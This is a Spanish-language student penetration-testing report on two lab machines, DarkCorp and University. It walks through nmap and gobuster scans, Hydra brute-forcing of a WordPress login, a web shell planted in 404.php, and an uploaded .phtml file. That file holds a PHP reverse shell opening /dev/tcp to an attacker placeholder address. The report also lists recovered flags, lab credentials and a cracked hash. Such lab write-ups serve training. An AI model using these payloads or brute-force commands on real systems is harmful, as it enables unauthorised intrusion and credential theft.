

	Informe de análisis de vulnerabilidades, explotación y resultados del reto University & Dark Corp.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	21/11/2025	23/11/2025	2.1	MQ-HM-University & Dark Corp	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto University & Dark Corp.

N.- MQ-HM-University & Dark Corp

Generado por:

Adrián Becerril, Ing.

Alumno de Ciberseguridad, Seguridad de la
Información

Contacto: adrianb.urena@gmail.com

Fecha de creación:
21.11.2025

Índice

1.	Reconocimiento	2
2.	Explotación de Vulnerabilidades.	7
4.	Escalación de privilegios si/no	12
5.	Borrado de información	14
6.	Banderas	14
7.	Herramientas usadas	14
8.	EXTRA Opcional	14
9.	Conclusiones y Recomendaciones	14

1. Reconocimiento

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

Máquina 1.- Dark Corp

Contexto

La empresa DarkCorp ha sufrido una intrusión sospechosa. La misión es realizar un ataque controlado a uno de sus servidores expuestos para detectar fallos críticos.

Tácticas

Se rumorea que usan un WordPress vulnerable y que ocultan información sensible en rutas mal configuradas.

El objetivo será obtener acceso inicial, escalar privilegios y capturar tres banderas que simulan información confidencial de la compañía.

Técnicas

1. Reconocimiento (Nmap + enumeración web).
2. Fuzzing → WordPress login.
3. Fuerza bruta con diccionario filtrado.
4. Shell vía 404.php.
5. Escalación con binario SUID (nmap).
6. Persistencia con llaves id rsa.
7. Generar un informe de análisis y resultados

Máquina 2. – University

Contexto

University ha dejado expuesto a internet un servidor Linux con varios servicios abiertos. Durante una auditoría interna, los analistas descubrieron un sitio web corriendo en un puerto no estándar que incluye una página de carga de archivos.

Tácticas

Al parecer, este formulario está mal implementado y podría permitir la ejecución de código remoto. Además, en la máquina se detectó un binario SUID sospechoso que podría usarse para escalar privilegios.

La misión: enumerar, obtener acceso inicial y llegar a root documentando cada paso.

Técnicas

1. Reconocimiento inicial: Recopilación de información de la máquina mediante una herramienta de escaneo de red como Nmap.
2. Enumeración de directorios: Identificación de rutas accesibles utilizando una herramienta de detección de directorios, como Gobuster.
3. Análisis de carga de archivos: Revisión del formulario de subida para determinar qué tipos de archivos acepta, apoyándose en Burp Suite para inspeccionar solicitudes.
4. Evaluación de vulnerabilidades: Verificación del impacto de las configuraciones vulnerables detectadas durante el análisis.
5. Revisión de privilegios: Análisis de posibles vías de escalamiento, incluyendo la revisión de archivos con permisos SUID en sistemas Linux.
6. Generar un informe de análisis y resultados

Máquina 1.- Dark Corp

1. Ejecución de Reconocimiento y Análisis de Vulnerabilidades

Se utiliza el script de Alien. Con el siguiente comando:


```
wget -O alien-script.sh
https://raw.githubusercontent.com/4l13n-DN/Basic/main/alien-script.sh
```

Con la función de Nmap + enumeración web:

```
nmap -n -Pn -T4 -sS --open -p- --min-rate 3000 10.65.182.21
```

Donde:

- open -> mostrar solo puertos abiertos
- min-rate 3000 -> cantidad mínima de paquetes
- sS -> TCP SYN Stealth Scan.
- p- -> recorrer todos los puertos
- n -> no resolver puertos DNS
- Pn -> Asumir host Online



Se encuentran abiertos los siguientes puertos:

Puerto 20	Puerto 80	Puerto 443
OpenSSH	Apache httpd	Apache httpd
8.2p1 Ubuntu 4ubuntu0.13	http-server-header	

Máquina 2. – University

1. Ejecución de Reconocimiento y Análisis de Vulnerabilidades

Se utiliza el script de Alien. Con el siguiente comando:


```
wget -O alien-script.sh
https://raw.githubusercontent.com/4l13n-DN/Basic/main/alien-script.sh
```

Con la función de Nmap + enumeración web:

```
nmap -n -Pn -T4 -sS --open -p- --min-rate 3000 10.65.131.71
```

Donde:

- open -> mostrar solo puertos abiertos
- min-rate 3000 -> cantidad mínima de paquetes
- sS -> TCP SYN Stealth Scan.
- p- -> recorrer todos los puertos
- n -> no resolver puertos DNS
- Pn -> Asumir host Online



P21	P22	P139	P445	P3128	P3333
vsftpd	OpenSSH	Samba	Samba	Squid	Apache
3.05	8.2p1 Ubuntu 4ubuntu0.13	smbd	smbd	http proxy	httpd


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

Máquina 1.- Dark Corp


2. Fuzzing

Primero se intenta https://(ip)/robots.txt




Se encuentra key-1-of-3.txt

073403c8a58a1f80d943455fb30724b9




También se descarga el diccionario encontrado:



Máquina 2. – University

2. Fuzzing

Se encuentra el dominio en http:// 10.65.131.71:3333



Se corre dirbuster con el siguiente comando:

```
gobuster dir -u http:// 10.65.131.71:3333 -w /root/Desktop/wordlists/dirb/common.txt -x txt,php,zip -s 200,204,301,302,307,401,403 -b "" -t 200 -k -o gobuster.txt
```

Donde:

dir → Modo para buscar directorios/archivos.

u → URL objetivo.

w → Wordlist a usar.

x → Extensiones adicionales a probar.


s → Mostrar solo estos códigos HTTP.

b "" → Desactiva blacklist interna.

t 200 → Velocidad (hilos concurrentes).

k → Ignorar problemas de SSL.

o → Guardar resultados en archivo.



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

Y se limpia de duplicados con el comando:

Sort -u fsociety.dir > fsociety_clean.txt

Se corre dirbuster con el siguiente comando:

```
gobuster dir -u http://10.65.182.21 -w
/root/Desktop/wordlists/dirb/common.txt -x
txt,php,zip -s 200,204,301,302,307,401,403 -b "" -t 200
-k -o gobuster.txt
```

Donde:

dir → Modo para buscar directorios/archivos.

u → URL objetivo.

w → Wordlist a usar.

x → Extensiones adicionales a probar.

s → Mostrar solo estos códigos HTTP.

b "" → Desactiva blacklist interna.

t 200 → Velocidad (hilos concurrentes).


k → Ignorar problemas de SSL.

o → Guardar resultados en archivo.

```
root@kali: ~/Robot/Otros/Diccionario
File Actions Edit View Help
./htaccess (Status: 403) [Size: 218]
./hta.zip (Status: 403) [Size: 217]
./hta.txt (Status: 403) [Size: 217]
./hta.php (Status: 403) [Size: 217]
/ (Status: 301) [Size: 0] [→ http://10.65.182.21/]
/admin (Status: 301) [Size: 234] [→ http://10.65.182.21/admin/]
/audio (Status: 301) [Size: 234] [→ http://10.65.182.21/audio/]
/atom (Status: 301) [Size: 0] [→ http://10.65.182.21/feed/atom/]
/blog (Status: 301) [Size: 233] [→ http://10.65.182.21/blog/]
/css (Status: 301) [Size: 232] [→ http://10.65.182.21/css/]
/dashboard (Status: 302) [Size: 0] [→ http://10.65.182.21/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [→ http://10.65.182.21/feed/]
/images (Status: 301) [Size: 233] [→ http://10.65.182.21/images/]
/index.html (Status: 200) [Size: 1188]
/image (Status: 301) [Size: 0] [→ http://10.65.182.21/image/]
/Image (Status: 301) [Size: 0] [→ http://10.65.182.21/Image/]
/index.php (Status: 301) [Size: 0] [→ http://10.65.182.21/]
/index.php (Status: 301) [Size: 0] [→ http://10.65.182.21/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 231] [→ http://10.65.182.21/js/]
/license.txt (Status: 200) [Size: 309]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [→ http://10.65.182.21/wp-login.php]
/page1 (Status: 301) [Size: 0] [→ http://10.65.182.21/]
/phpmyadmin (Status: 403) [Size: 94]
Progress: 12738 / 18460 (69.00%)
[!] Keyboard interrupt detected, terminating.
[ERROR] 2025/11/23 19:13:29 [!] context canceled
[ERROR] 2025/11/23 19:13:29 [!] context canceled
2025/11/23 19:13:29 Finished
```

Se encuentra:

<http://10.65.182.21/wp-login.php>



Se corre un dirbuster adicional para tratar de mapear la ruta a donde se suben los archivos.

```
gobuster dir -u http://10.65.131.71:3333/internal -w
/root/Desktop/wordlists/dirb/common.txt -x txt,php,zip -s
200,204,301,302,307,401,403 -b "" -t 200 -k -o gobuster.txt
```


```
root@kali: ~/university/nmap
File Actions Edit View Help
[+] Status codes: 307,401,403,200,204,301,302
[+] User Agent: gobuster/3.2.0-dev
[+] Extensions: txt,php,zip
[+] Timeout: 10s

2025/11/24 00:31:28 Starting gobuster in directory enumeration mode

./htpasswd.zip (Status: 403) [Size: 279]
./htpasswd.php (Status: 403) [Size: 279]
./htpasswd.txt (Status: 403) [Size: 279]
./htpasswd (Status: 403) [Size: 279]
./htaccess.zip (Status: 403) [Size: 279]
./htaccess.php (Status: 403) [Size: 279]
./htaccess.txt (Status: 403) [Size: 279]
./htaccess (Status: 403) [Size: 279]
./hta.php (Status: 403) [Size: 279]
./hta.zip (Status: 403) [Size: 279]
./php (Status: 403) [Size: 279]
./hta (Status: 403) [Size: 279]
/css (Status: 301) [Size: 326] [→ http://10.65.131.71:3333/internal/cs
s/]
./hta.txt (Status: 403) [Size: 279]
/index.php (Status: 200) [Size: 525]
/index.php (Status: 200) [Size: 525]
/uploads (Status: 301) [Size: 330] [→ http://10.65.131.71:3333/internal/up
loads/]
Progress: 18456 / 18460 (99.98%)
2025/11/24 00:31:34 Finished

root@kali: ~/university/nmap
```

Se encuentra el portal de uploads con los archivos.



2. Explotación de Vulnerabilidades.

Máquina 1.- Dark Corp

3.1 Brute Force USER NAME

Se utiliza el diccionario encontrado con los duplicados filtrados.

Se utiliza la herramienta Hydra con el siguiente comando:

```
hydra -L fsocity_clean.txt -p test -t 64 -f 10.65.182.21 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username" -V
```

Donde :

L fsocity_clean.txt → lista de usuarios para enumerarlos.

p test → password fija para validar qué usuarios existen.

t 64 → hilos máximos permitidos para aumentar velocidad.

f → detener la ejecución al primer usuario válido encontrado.

10.65.182.21 → IP del servidor objetivo.


http-post-form → módulo web para atacar formularios POST (ideal para WordPress).

/wp-login.php → ruta del formulario donde se envían las peticiones.

log=^USER^&pwd=^PASS^&wp-submit=Log+In → datos POST enviados (simulan login real).

"Invalid username" → cadena que indica usuario inexistente (sirve para diferenciarlos).

V → modo verbose para ver los intentos en pantalla.



```
root@kali: ~/MrRobot/Otros/Diccionario
[ATTEMPT] target 10.65.182.21 - login "Employer" - pass "test" - 4053 of 11452 [child 58] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enables" - pass "test" - 4054 of 11452 [child 33] (0/0)
[ATTEMPT] target 10.65.182.21 - login "End" - pass "test" - 4055 of 11452 [child 12] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Engineer" - pass "test" - 4056 of 11452 [child 36] (0/0)
[ATTEMPT] target 10.65.182.21 - login "England" - pass "test" - 4057 of 11452 [child 39] (0/0)
[ATTEMPT] target 10.65.182.21 - login "English" - pass "test" - 4058 of 11452 [child 17] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enhanced" - pass "test" - 4059 of 11452 [child 16] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enhancements" - pass "test" - 4060 of 11452 [child 62] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Eninaj" - pass "test" - 4061 of 11452 [child 63] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enron" - pass "test" - 4062 of 11452 [child 14] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enronlogo" - pass "test" - 4063 of 11452 [child 10] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Enter" - pass "test" - 4064 of 11452 [child 11] (0/0)
[ATTEMPT] target 10.65.182.21 - login "Entertainment" - pass "test" - 4065 of 11452 [child 41] (0/0)
[80][http-post-form] host: 10.65.182.21 login: ELLIOT password: test
[STATUS] attack finished for 10.65.182.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 19:32:10
root@kali: ~/MrRobot/Otros/Diccionario
```


Se encuentra el usuario: **ELLIOT**

Máquina 2. – University

Se aprovecha la función para subir archivos de tipo *.phtml

Con el siguiente código:

```
<?php exec("/bin/bash -c 'bash -i >&/dev/tcp/<Your_IP>/<Your_Port> 0>&1'"); ?>
```




El archivo se carga de manera exitosa.

Se ejecuta el archivo y se exploran las capertas a través de ?cmd=

En la ruta:

http://10.65.131.71:3333/internal/uploads/shells2.phtml?
cmd=ls+/home/bill/

Se encuentra user.txt



Se ejecuta

http://10.65.131.71:3333/internal/uploads/shells2.phtml?
cmd=cat+/home/bill/

Con el contenido siguiente:

bd7992f8e8a6ad22a63361004cfcedb

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

Máquina 1.- Dark Corp

3.2 Brute Force PASSWORD

Se utiliza la herramienta Hydra con el siguiente comando:

```
hydra -l eliot -P fsocity_clean.txt -t 64 -f 10.65.182.21 http-post-form "/wp login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:The password you entered for the username" -V
```

Donde:

l eliot → usuario válido previamente identificado.

P fsocity_clean.txt → lista de contraseñas para fuerza bruta.

t 64 → usar 64 hilos (velocidad máxima permitida por Hydra).

F → detener Hydra al encontrar la contraseña correcta.

10.65.182.21 → IP del servidor objetivo.

http-post-form → módulo para atacar formularios POST de WordPress.

/wp-login.php → ruta del formulario donde se envía el login.

log=^USER^&pwd=^PASS^&wp-submit=Log+In

→ datos POST que simulan un inicio de sesión real.

ERROR → cadena que indica contraseña incorrecta (extraída del HTML real).


V → modo verbose para ver los intentos en pantalla.

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Group" - 4317 of 11452 [child 36] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Groups" - 4318 of 11452 [child 59] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Grrrr" - 4319 of 11452 [child 16] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Grumkin" - 4320 of 11452 [child 44] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Guess" - 4321 of 11452 [child 11] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Guide" - 4322 of 11452 [child 62] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Guidelines" - 4323 of 11452 [child 26] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Guilty" - 4324 of 11452 [child 4] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Gun" - 4325 of 11452 [child 51] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Gunnar" - 4326 of 11452 [child 53] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Gunpowder" - 4327 of 11452 [child 15] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Guns" - 4328 of 11452 [child 57] (0/0)
[ATTEMPT] target 10.65.182.21 - login "eliot" - pass "Gurren" - 4329 of 11452 [child 42] (0/0)
[80][http-post-form] host: 10.65.182.21 login: eliot password: ER28-0652
[STATUS] attack finished for 10.65.182.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 20:10:16


root@kali: ~/MrRobot/Otros/Diccionario
```

Se encuentra la contraseña: **ER28-0652**

Se genera un reverse Shell para ser cargado en la página y se sintoniza en modo escucha la máquina Kali.



Al ejecutarse, se queda conectado.




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

Máquina 1.- Dark Corp


3. Shell vía error 404.php

Se accede con las credenciales filtradas y se procede a poner una consola php en la página de error 404 mediante el editor.




Al ejecutar los comandos

`http:// 10.65.182.21/wp-content/themes/twentyfifteen/404.php?cmd=ls+/home/robot`



`http:// 10.65.182.21/wp-content/themes/twentyfifteen/404.php?cmd=cat+/home/robot/password.raw-md5`



Encontramos la siguiente información:


robot:c3fcd3d76192e4007dfb496cca67e13b

La credencial es buscada en la plataforma Crackstation,net y el resultado encontrado es el siguiente:

Usuario: robots
Contraseña: abcdefghijklmnopqrstuvwxyz

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

I'm not a robot

reCAPTCHA is changing its terms of service. [Take action.](#)

reCAPTCHA

Crack Hashes

